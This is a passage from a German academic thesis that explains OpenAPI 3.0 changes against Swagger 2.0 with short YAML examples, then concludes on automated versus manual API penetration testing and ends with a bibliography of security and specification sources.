Bei dem OpenAPI 3.0 können jetzt Rückrufe wie bei dem Quellcode 6.9 definiert werden. Das heißt, dass asynchrone Anforderungen, die die Dienste als Reaktion auf bestimmte Ereignisse an einen anderen Dienst gesendet werden. Auf diese Weise können die Workflows verbessert werden, die die API die Clients bietet. Ein typisches Beispiel für einen Rückruf ist eine Abonnementfunktionalität (engl. Subscription). Benutzer abonnieren bestimmte Ereignisse des Dienstes und erhalten eine Benachrichtigung, wenn dieses oder jenes Ereignis eintritt. Beispielsweise kann ein E-Shop bei jedem Einkauf eine Benachrichtigung an den Manager senden[70].

```
1 POST /subscribe
2 Host: my.example.com
3 Content-Type: application/json
4 {
5   "callbackUrl": "https://myserver.com/send/callback/here"
6 }
```

Quellcode 6.9: Open API 3.0 - Callbacks[70]

Diese Beschreibung vereinfacht die Kommunikation zwischen verschiedenen Servern und hilft der Verwendung von Callbacks in der API zu standardisieren.

6.1.3 Servers

Der Abschnitt „Server“ gibt den API-Server und die Basis-URL (Base URL) an. Es kann einen oder mehrere Server definiert werden, z. B. Produktion und Sandbox[69]. Alle API-Endpunkte sind relativ zur Basis-URL. Angenommen, die Basis-URL von `https://api.example.com/v1`. Der Endpunkt `/users` verweist

beispielsweise auf `https://api.example.com/v1/users`[66].

Bei der Beschreibung der API kann jetzt mehrere Hosts bereitgestellt werden, sodass besser mit der Komplexität umgehen werden können, wie sich APIs an einem einzelnen Standort befinden oder sich auf mehrere Cloud-Standorte und die globale Infrastruktur verteilen. Derzeit kann mit Swagger 2 `schemes`, `host` und `baseUrl` wie bei dem Quellcode 6.10 definiert werden, die in der URL zusammengefasst sind.

```
1 info:
2   title: Swagger Example
3 host: example.com
4 basePath: /v1
5 schemes: ['http', 'https']
```

Quellcode 6.10: Swagger 2.0 - Server

Mit OpenAPI 3.0 können jetzt mehrere URLs haben (siehe Quellcode 6.11), die beliebig definiert werden können. Das bedeutet, dass wie zuvor nur einen an der Basis haben können oder ein bestimmter Endpunkt kann einen eigenen Server haben, wenn die Basis-URL unterschiedlich ist. Darüber hinaus ist das Templating von Pfaden jetzt zulässig.

```
1 servers:
2 - url: https://example.com/{version}
3   description: The main prod server
4   variables:
5     subdomain:
6       default: production
7     version:
8       enum:
9       - v1
10      - v2
11     default: v2
```

Quellcode 6.11: OpenAPI 3.0 - Server

6.1.4 Ausbau des JSON Schema Supports

OpenAPI 3.0 bietet mehrere Schlüsselwörter, mit denen die Schemas kombiniert werden können. Mit diesen Schlüsselwörtern kann ein komplexes Schema erstellt werden oder einen Wert anhand mehrerer Kriterien überprüft werden[75]:

- **oneOf**: validiert den Wert anhand genau eines der Subschemas
- **allOf**: validiert den Wert anhand aller Unterschemas
- **anyOf**: validiert den Wert anhand eines (eines oder mehrerer) der Subschemas

```
1 paths:
2   /pets:
3     patch:
4       requestBody:
5         content:
6           application/json:
7             schema:
8               oneOf:
9                 - $ref: '#/components/schemas/Cat'
10                - $ref: '#/components/schemas/Dog'
11       responses:
12         '200':
13           description: Updated
```

Quellcode 6.12: OpenAPI 3.0 - JSON Schema Supports Beispiel

Quellcode 6.12 zeigt, wie das **Request body** in der Aktualisierungsoperation überprüft wird. Es wird verwendet werden, um zu überprüfen, dass das **Request body** alle erforderlichen Informationen zu dem zu aktualisierenden Objekt enthält, abhängig vom Objekttyp.

6.1.5 Beispiele Objekt (engl. Examples Object)

Parametern, Eigenschaften und Objekten Beispiele hinzugefügt werden, um die OpenAPI-Spezifikation des Web-Service klarer zu machen. Beispiele können von Tools und Bibliotheken gelesen werden, die die API auf irgendeine Weise verarbeiten. Ein API-Mocking-Tool kann beispielsweise Beispielwerte verwenden, um **Mock-Request** zu generieren[65].

```
1 paths:
2   /users:
3     post:
4       summary: Adds a new object
5       requestBody:
6         content:
7           application/json:
```

```
8      schema:
9      \ $ref: '#/components/schemas/Object'
10     example:
11       id: 10
12       name: Object Example
13   responses:
14     '200':
15       description: OK
```

Quellcode 6.13: OpenAPI 3.0 - Examples Object Beispiel

Bei dem OpenAPI 3.0 wurden die Möglichkeiten zur Beschreibung von Beispielen erheblich erweitert. In der vorherigen Spezifikation (Swagger 2.0) wurde angegeben, dass Beispiele nur von einem JSON- oder YAML-Objekt beschrieben werden können. Bei dem OpenAPI 3.0 kann nun durch Verwendung einer `json string` jedes Beispielformat beschrieben werden. Darüber hinaus kann ein `$ref`-Objekt verwendet werden, um auf externe Dateien mit Beispielen zu verweisen.

6.1.6 Sicherheit (engl. Security)

Die Sicherheit wird anhand der Schlüsselwörter `securitySchemes` und `security` beschrieben. Es werden mit `securitySchemes` alle Sicherheitsschemata definiert, die die API unterstützt und wird die Sicherheit verwendet, um bestimmte Schemas auf die gesamte API oder einzelne Vorgänge anzuwenden[67]:

```
1 components:
2   securitySchemes:
3     UserSecurity:
4       type: http
5       scheme: basic
6     APIKey:
7       type: http
8       scheme: bearer
9       bearerFormat: TOKEN
```

Quellcode 6.14: OpenAPI 3.0 - Security

Bei dem OpenAPI 3.0 wurde `securityDefinitions` (siehe 6.14) als `securitySchemes` umbenannt und in den `Components` verschoben. Außerdem ist `http` ein übergeordneter Typ für alle HTTP `security scheme` wie z.B. `basic`, `bearer` und `other`. Des Weiteren gibt das Schlüsselwort `schema` den Schematyp an.

Kapitel 7

Fazit

Wie bereits in dem Kapitel 4 erwähnt, ist es manchmal nicht möglich, alle Testfällen manuell zu überlegen, um die Penetrationstests des Zielsystems abzudecken. In solchen Fällen können ein automatisiertes Werkzeug verwendet werden, um die Penetrationstests zu erledigen, indem viel manueller Aufwand und Zeit gespart wird. Automatisierte Tools können auch für das Sammeln von Informationen verwendet werden, was vor Beginn der Ermittlungsphase sehr nützlich sein kann. Daher kann in solchen Fällen ein automatisiertes Tool verwendet werden, um das richtige Ziel zu finden, nach dem die manuelle Schwachstelle ausgenutzt werden kann. Selbst in Fällen, in denen die Größe der Anwendung groß ist, ist ein automatisierte Penetrationstests sinnvoll. Das Ergebnis des automatisierten Tools ist jedoch nicht unbedingt die Schlussfolgerung. Zur Bestätigung der Schwachstellen ist häufig eine manuelle Analyse erforderlich. Manuelle Techniken sind auch hilfreich beim Auffinden von Geschäftslogikfehlern (engl. Business logic flaws).

Automatisierte Penetrationstest-Tools sind in der Regel effizienter und gründlicher, aber es besteht die Gefahr, dass böswillige Hacker automatisierte Angriffe gegen unseren Systeme durchführen. Diese automatisierten Testwerkzeuge stammen aus vielen Quellen wie z.B. kommerziell oder Open-Source. Häufig konzentrieren sich diese Tools auf einen bestimmten Schwachstellenbereich, so dass möglicherweise mehrere Penetrationstest-Tools erforderlich sind. Da diese automatisierten Tools monatlich oder wöchentlich aktualisiert werden, müssen Sie die Ausgabe der automatisierten Tools manuell überprüfen, um nach Fehlalarmen zu suchen und auf die neuesten Sicherheitsanfälligkeiten zu prüfen. Jeden Tag werden mehrere neue Schwachstellen entdeckt, die von automatisierter Tools möglicherweise nicht

erkannt werden können.

Zusammenfassend soll nicht in die Debatte zwischen manuellen und automatisierten Tests verwickelt werden, weil beide Methode ihren individuellen Zwecken sehr gut dienen. Es soll das optimale Gleichgewicht bei dem Testen von jede Anwendung gefunden werden.

APIs haben heutzutage eine große Popularität erlangt und eine immense Flexibilität für anwendungsübergreifende Integrationen mit sich gebracht, sie verursachen jedoch auch große und komplexe Angriffsflächen. Aufgrund dieses Angriffsflächenfaktors müssen APIs strikt auf logische und implementierungsabhängige Schwachstellen getestet werden, die häufig sehr kritisch sind, z. B. Fehler bei der Kontoübernahme.

API-Tests sind ein weites Forschungsgebiet und entwickeln sie sich noch weiter. In Kapitel 5 haben wir eine automatisierte Penetrationstest-Methodik gesehen, die man anwenden sollte, um jede Art von API zu testen. Dazu gehörten die Swagger-Generator, das Verstehen von Spider, das Verstehen von Active Scan usw. Es enthielt auch Techniken, die zum Auflisten von Endpunkten und zum Ausnutzen von Fehlern in der realen Produktions-API angewendet werden sollten. Wir haben Beispiele für API-Fehler auf das Framework wie Springboot gesehen, in dem wir unsere generische Testmethodik angewendet haben, um API auszunutzen. API-Tests haben sich immer noch nicht weiterentwickelt, und es gibt viel Spielraum in der Forschung.

API-Tests bieten einen idealen Kommunikationsmechanismus zwischen Entwicklern und Testern mit einem hohen Grad an wartungsfähiger Automatisierung, der zu Leistungs- und Sicherheitstests erweitert werden kann. Wenn die API-Tests zu einem früheren Zeitpunkt im Software-Lebenszyklus ausgeführt werden, bedeutet dies, dass die kritische Sicherheits- und Architekturdefekte frühzeitig erkannt und leichter diagnostizieren werden und es ist weniger riskant solche Sicherheitsanfälligkeiten beheben können. Durch die Nutzung des OpenAPI 2.0 Plug-Ins von OWASP ZAP bereitgestellten Automatisierung ist der API-Test einfacher zugänglich, und die Zeit, die zum Erstellen aussagekräftiger Testszenarien erforderlich ist, kann erheblich reduziert werden.

Das manuelle Testen der Sicherheit von Web-Service-APIs ist ein kostspieliger und zeitintensiver, wenngleich notwendiger und wichtiger Bestandteil einer ernsthaften Softwareentwicklung. Obwohl Sicherheit von größter Bedeutung ist,

kann sie aus verschiedenen Gründen vernachlässigt werden. Selbst wenn Sicherheit für Entwickler eine Priorität darstellt, gibt es möglicherweise eine oder mehrere Sicherheitslücken in einem System. Durch die Automatisierung von Teilen des Sicherheitstestprozesses können Softwareentwicklungsteams automatisierte Sicherheitstests als Teil ihres automatisierten Testprozesses integrieren, wodurch die Wahrscheinlichkeit, dass testbare, sicherheitsrelevante Softwareanfälligkeiten in gleichzeitigen Software-Builds auftreten, verringert wird.

Swagger 2.0 ist aufgrund der hohen Verbreitung und der umfangreichen Toolunterstützung der Quasistandard für die Schnittstellenbeschreibung REST-basierter Anwendungen. Die OpenAPI Specification 3.0.0 sorgt für Ordnung in der gewachsenen Swagger-Struktur. Durch ein breites Gremium, in dem alle namhaften Hersteller vertreten sind, und die neuen Features, wird sich die OpenAPI Specification in der Branche durchsetzen und Swagger 2.0 ablösen, sobald die Toolunterstützung auf die neue Version angepasst ist.

Quellenverzeichnis

Literatur

- [1] ACUNETIX. *What is Persistent XSS - Defending Against Persistent XSS*. 2014. URL: <https://www.acunetix.com/blog/articles/persistent-xss/> (siehe S. 75).
- [2] S. Ali und T. Herivato. *BackTrack 4: Assuring Security by Penetration Testing*. Packt Publishing, 2011 (siehe S. 42).
- [3] D Allan. „Web application security: automated scanning versus manual penetration testing“. *IBM Software Group* (2008). URL: ftp://ftp.software.ibm.com/software/rational/web/whitepapers/r_wp_autoscan.pdf (siehe S. 69).
- [4] A. Anthony. *Why API Security is More Important Than Ever*. 2018. URL: <https://nordicapis.com/why-api-security-is-more-important-than-ever/> (siehe S. 76).
- [5] Apica. *Why Security is Critical to API Testing*. 2017. URL: <https://www.apicasystems.com/blog/security-is-critical-to-api-testing/> (siehe S. 76).
- [6] Astra. *How to Prevent Server Error Messages Disclosure*. 2017. URL: <https://www.getastra.com/blog/knowledge-base/server-error-messages-prevention/> (siehe S. 37, 74).
- [7] Avira. *Clickjacking*. 2016. URL: <https://www.avira.com/de/security-term/t/clickjacking/id/11> (siehe S. 33).
- [8] James Bach. *Test Automation Snake Oil*. 1999. URL: http://www.satisfice.com/articles/test_automation_snake_oil.pdf (siehe S. 67, 68).
- [9] Aileen G Bacudio u. a. „An overview of penetration testing“. *International Journal of Network Security & Its Applications* 3 (2011) (siehe S. 40).

- [10] Vangie Beal. *Java*. 2018. URL: <https://www.webopedia.com/TERM/J/Java.html> (siehe S. 13).
- [11] Vangie Beal. *OOP – Object Oriented Programming*. 2015. URL: https://www.webopedia.com/TERM/O/object_oriented_programming_OOP.html (siehe S. 12).
- [12] Bildungsstandards Informatik. *Information und Daten*. 2008. URL: https://www.informatikstandards.de/index.htm?section=standards&page_id=10 (siehe S. 6).
- [13] Johann Blieberger u. a. *Informatik*. Springer-Verlag, 2013 (siehe S. 6).
- [14] Manfred Broy. *Informatik Eine grundlegende Einführung: Band 1: Programmierung und Rechnerstrukturen*. Bd. 1. Springer-Verlag, 2013 (siehe S. 6).
- [15] Bundesamt für Sicherheit in der Informationstechnik. *Glossar und Begriffsdefinitionen*. 2007. URL: https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/Glossar/glossar_node.html (siehe S. 8).
- [16] CloudQA. *Why is it Critical to Check Security during API Testing?* 2017. URL: <https://cloudqa.io/why-is-it-critical-to-check-security-during-api-testing/> (siehe S. 76).
- [17] Dan Cornell. *Web application testing: The difference between black, gray and white box testing*. 2007. URL: <https://searchsoftwarequality.techtarget.com/tip/Web-application-testing-The-difference-between-black-gray-and-white-box-testing> (siehe S. 41, 42).
- [18] Cyberpedia. *What is Spyware?* 2012. URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-spyware> (siehe S. 11).
- [19] Datenschutzbeauftragter. *Pseudonymisierung – was ist das eigentlich?* 2018. URL: <https://www.datenschutzbeauftragter-info.de/pseudonymisierung-was-ist-das-eigentlich/> (siehe S. 9).
- [20] Detectify. „Why manual pentesting and automation go hand in hand“ (2017). URL: <https://blog.detectify.com/2017/08/16/manual-pentesting-automation-go-hand-hand/> (siehe S. 68).
- [21] Oracle Docs. *What Are RESTful Web Services?* 2013. URL: <https://docs.oracle.com/javase/6/tutorial/doc/gijqy.html> (siehe S. 13).

- [22] Jörg Eberspächer. „Sichere Daten, sichere Kommunikation“. *Secure Information, Secure Communication. Datenschutz und Datensicherheit in Telekommunikations-und Informationssystemen. Privacy and Information Security in Communication and Information Systems*, Berlin, Heidelberg, New York (1994) (siehe S. 7).
- [23] Claudia Eckert. *IT-Sicherheit: Konzepte-Verfahren-Protokolle*. Walter de Gruyter, 2013 (siehe S. 5–10, 12).
- [24] Eric Weis. *Was ist der Unterschied zwischen IT Sicherheit und Informationssicherheit*. 2018. URL: <https://www.brandmauer.de/blog/it-security/unterschied-it-sicherheit-und-informationssicherheit> (siehe S. 6).
- [25] Steven Furnell. *Securing information and communications systems: Principles, technologies, and applications*. Artech House, 2008 (siehe S. 5).
- [26] Walter Gora. *Handbuch IT-Sicherheit: Strategien, Grundlagen und Projekte*. Addison-Wesley, 2003 (siehe S. 8).
- [27] HTTPCS. *All About Common Vulnerabilities Exposures (CVE)*. 2016. URL: <https://www.httpcs.com/en/cve-common-vulnerabilities-exposures> (siehe S. 38).
- [28] imperva Incapsula. *Reflected Cross Site Scripting (XSS) Attacks*. 2016. URL: <https://www.incapsula.com/web-application-security/reflected-xss-attacks.html> (siehe S. 75).
- [29] OpenAPI Initiative. *OpenAPI Specification: Version 2.0*. 2018. URL: <https://github.com/OAI/OpenAPI-Specification/blob/master/versions/2.0.md> (siehe S. 78).
- [30] OpenAPI Initiative. *OpenAPI Specification: Version 3.0*. 2018. URL: <https://github.com/OAI/OpenAPI-Specification/blob/master/versions/3.0.0.md> (siehe S. 78).
- [31] Infosec Institute. *Finding and Exploiting XXE – XML External Entities Injection*. 2018. URL: <https://resources.infosecinstitute.com/finding-and-exploiting-xxe-xml-external-entities-injection/#gref> (siehe S. 57).
- [32] „Internet-Sicherheit: Einführung, Grundlagen, Vorgehensweise“. *Bundesamt für Sicherheit in der Informationstechnik* (2011) (siehe S. 7).

- [33] Thomas Joos und Peter Schmitz. *Tool-Tipp: OWASP Zed Attack Proxy (ZAP)- Sicherheit für Webanwendungen mit Zed Attack Proxy*. 2018. URL: <https://www.security-insider.de/sicherheit-fuer-webanwendungen-mit-zed-attack-proxy-a-728630/> (siehe S. 16).
- [34] Aditya Kakrania. „Manual or Automated Application Security Testing: What’s More Effective?“ (2017). URL: <https://www.linkedin.com/pulse/manual-vs-automated-penetration-testing-youssef-elmalty> (siehe S. 69).
- [35] Jiun-Kai Ke, Chung-Huang Yang und Tae-Nam Ahn. „Using w3af to achieve automated penetration testing by live DVD/live USB“. In: *Proceedings of the 2009 International Conference on Hybrid Information Technology*. ACM. 2009, S. 460–464 (siehe S. 40).
- [36] Gregory Koberger. *A Visual Guide to What’s New in Swagger 3.0*. 2017. URL: <https://blog.readme.io/an-example-filled-guide-to-swagger-3-2/> (siehe S. 79).
- [37] Nadja Menz u. a. „Safety und Security aus dem Blickwinkel der öffentlichen IT“. *Kompetenzzentrum Öffentliche IT* (2015) (siehe S. 7).
- [38] Matteo Meucci, Eoin Keary, Daniel Cuthbert u. a. „OWASP Testing Guide, v3“. *OWASP Foundation* 16 (2008) (siehe S. 40).
- [39] Gilberto Najera-Gutierrez. *Kali Linux Web Penetration Testing Cookbook*. Packt Publishing Ltd, 2016 (siehe S. 55–57).
- [40] Netsparker. *Information Disclosure Issues and Attacks in Web Applications*. 2017. URL: <https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/> (siehe S. 37).
- [41] Stephen Northcutt u. a. *Penetration testing: Assessing your overall security before attackers do*. SANS Institute Reading Room, 2006 (siehe S. 39).
- [42] Thomas Nowey. „Einleitung“. In: *Konzeption eines Systems zur überbetrieblichen Sammlung und Nutzung von quantitativen Daten über Informationssicherheitsvorfälle*. Springer, 2011 (siehe S. 9, 10).
- [43] Oliver Wege. *Verbindlichkeit*. 2011. URL: <https://www.secupedia.info/wiki/Verbindlichkeit> (siehe S. 9).
- [44] Mark Osborne. *How to cheat at managing information security*. Elsevier, 2006 (siehe S. 40).

- [45] OWASP. „OWASP Top 10“. In: *The Ten Most Critical Web Application Security Risks*. Creative Commons, 2017 (siehe S. 19–31).
- [46] OWASP. *OWASP Zed Attack Proxy Project*. 2018. URL: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project (siehe S. 16).
- [47] Owaspzap. *Buffer Overflow*. 2016. URL: https://www.owasp.org/index.php/Buffer_Overflow (siehe S. 36).
- [48] Owaspzap. *Unrestricted File Upload*. 2018. URL: https://www.owasp.org/index.php/Unrestricted_File_Upload (siehe S. 35).
- [49] Packetlabs. „Automated Technologies vs Manual Testing“ (2018). URL: <https://www.packetlabs.net/automated-technologies-vs-manual-testing/> (siehe S. 67, 68).
- [50] Phishing.org. *What is Phishing?* 2017. URL: <http://www.phishing.org/what-is-phishing> (siehe S. 12).
- [51] PHP.NET. *Zugriff auf entfernte Dateien*. 2008. URL: <http://php.net/manual/de/features.remote-files.php> (siehe S. 32, 33).
- [52] Tutorials Point. *Spring - MVC Framework*. 2012. URL: https://www.tutorialspoint.com/spring/spring_web_mvc_framework.htm (siehe S. 15).
- [53] Portswigger. *Using Burp to Manually Test for Reflected XSS*. 2012. URL: https://support.portswigger.net/customer/portal/articles/2325939-Methodology_Attacking%20Users_XSS_Using%20Burp%20to%20Manually%20Test%20For%20Reflected%20XSS.html (siehe S. 52).
- [54] Ken Prole. *White Box, Black Box, and Gray Box Vulnerability Testing: What’s the Difference and Why Does It Matter?* 2018. URL: <https://codexdx.com/2018/01/black-white-and-gray-box-vulnerability-testing-code-dx-blog/> (siehe S. 42).
- [55] Bima Fajar Ramadhan. *Kali Linux - Linux Security: SQL Injection with Kali Linux*. 2017. URL: <https://linuxhint.com/sql-injection-kali-linux/> (siehe S. 49).
- [56] RestCase. *Top 5 REST API Security Guidelines*. 2016. URL: <https://blog.restcase.com/top-5-rest-api-security-guidelines/> (siehe S. 75).

- [57] RestCase. *Why API Testing is Important in Your Development Process*. 2016. URL: <https://blog.restcase.com/why-api-testing-is-important-in-your-development-process/> (siehe S. 77).
- [58] Lucie Saunois. *Black box, grey box, white box testing: what differences?* 2016. URL: <https://www.nbs-system.com/en/blog/black-box-grey-box-white-box-testing-what-differences/> (siehe S. 41).
- [59] Karen Scarfone u. a. „Technical guide to information security testing and assessment“. *NIST Special Publication* 800.115 (2008), S. 2–25 (siehe S. 40).
- [60] Peter Schmitz. *Was ist ein Hacker?* 2017. URL: <https://www.security-insider.de/was-ist-ein-hacker-a-596399/> (siehe S. 10).
- [61] Prof. Mag. Dr. Helmut Siller. *Hacker – Definition*. 2011. URL: <https://wirtschaftslexikon.gabler.de/definition/hacker-53395> (siehe S. 10).
- [62] Peter Paul Spies. „Datenschutz und Datensicherung im Wandel der Informationstechnologien“. In: *Datenschutz und Datensicherung im Wandel der Informationstechnologien*. Springer, 1985 (siehe S. 8).
- [63] „Studie - Durchführungskonzept für Penetrationstests“. *Bundesamt für Sicherheit in der Informationstechnik* (2003) (siehe S. 40, 42, 45).
- [64] Swagger. *What Is OpenAPI?* 2017. URL: <https://swagger.io/docs/specification/about/> (siehe S. 16).
- [65] Swagger.io. *Adding Examples*. 2017. URL: <https://swagger.io/docs/specification/adding-examples/> (siehe S. 86).
- [66] Swagger.io. *API Server and Base URL*. 2017. URL: <https://swagger.io/docs/specification/api-host-and-base-path/> (siehe S. 85).
- [67] Swagger.io. *Authentication and Authorization*. 2017. URL: <https://swagger.io/docs/specification/authentication/> (siehe S. 87).
- [68] Swagger.io. *Basic Structure - Metadata*. 2017. URL: <https://swagger.io/docs/specification/basic-structure/> (siehe S. 79).
- [69] Swagger.io. *Basic Structure - Server*. 2017. URL: <https://swagger.io/docs/specification/basic-structure/> (siehe S. 84).
- [70] Swagger.io. *Callbacks*. 2017. URL: <https://swagger.io/docs/specification/callbacks/> (siehe S. viii, 84).

- [71] Swagger.io. *Components Section - Components Structure*. 2017. URL: <https://swagger.io/docs/specification/components/> (siehe S. viii, 80).
- [72] Swagger.io. *Describing Request Body*. 2017. URL: <https://swagger.io/docs/specification/2-0/describing-request-body/> (siehe S. 81).
- [73] Swagger.io. *Describing Responses*. 2017. URL: <https://swagger.io/docs/specification/describing-responses/> (siehe S. 83).
- [74] Swagger.io. *Links*. 2017. URL: <https://swagger.io/docs/specification/links/> (siehe S. 83).
- [75] Swagger.io. *oneOf, anyOf, allOf, not*. 2017. URL: <https://swagger.io/docs/specification/callbacks/> (siehe S. 85).
- [76] Mitarbeiter von Symantec. *Was ist ein Botnet?* 2017. URL: <https://de.norton.com/internetsecurity-malware-what-is-a-botnet.html> (siehe S. 12).
- [77] Techopedia. *National Security Agency (NSA)*. 2014. URL: <https://www.techopedia.com/definition/15146/national-security-agency-nsa> (siehe S. 11).
- [78] Techopedia. *Script Kiddie*. 2011. URL: <https://www.techopedia.com/definition/4090/script-kiddie> (siehe S. 11).
- [79] TechTarget. *CVSS (Common Vulnerability Scoring System)*. 2016. URL: <https://searchsecurity.techtarget.com/definition/CVSS-Common-Vulnerability-Scoring-System> (siehe S. 37).
- [80] James S Tiller. *The ethical hack: a framework for business value penetration testing*. CRC Press, 2004 (siehe S. 41).
- [81] Tutorialspoint. *Testing Broken Authentication*. 2015. URL: https://www.tutorialspoint.com/security_testing/testing_broken_authentication.htm (siehe S. 60).
- [82] Veracode. *Sql Injection Cheat Sheet and Tutorial*. 2016. URL: <https://www.veracode.com/security/sql-injection> (siehe S. 20).
- [83] John Wack, Miles Tracy und Murugiah Souppaya. *Guideline on Network Security Testing (NIST Special Publication 800-42)*. 2003 (siehe S. 40).
- [84] *Was ist Clickjacking?* 2013. URL: <https://technik.blogbasis.net/was-ist-clickjacking-06-04-2013> (siehe S. 33–35).
- [85] Tom Wheeler. *Offene Systeme: ein grundlegendes Handbuch für das praktische DV-Management*. Springer-Verlag, 2013 (siehe S. 5).

- [86] Andrew Whitaker und Daniel P Newman. *Penetration testing and network defense*. Cisco Press, 2005 (siehe S. 42).
- [87] Andy Wilkinson. *Spring REST Docs*. 2018. URL: <https://docs.spring.io/spring-restdocs/docs/2.0.2.RELEASE/reference/html5/> (siehe S. 15).
- [88] Eberhard Wolff. *Microservices: flexible software architecture*. Addison-Wesley Professional, 2016 (siehe S. 14).
- [89] John Yeo. „Using penetration testing to enhance your company’s security“. *Computer Fraud & Security* 2013.4 (2013) (siehe S. 40).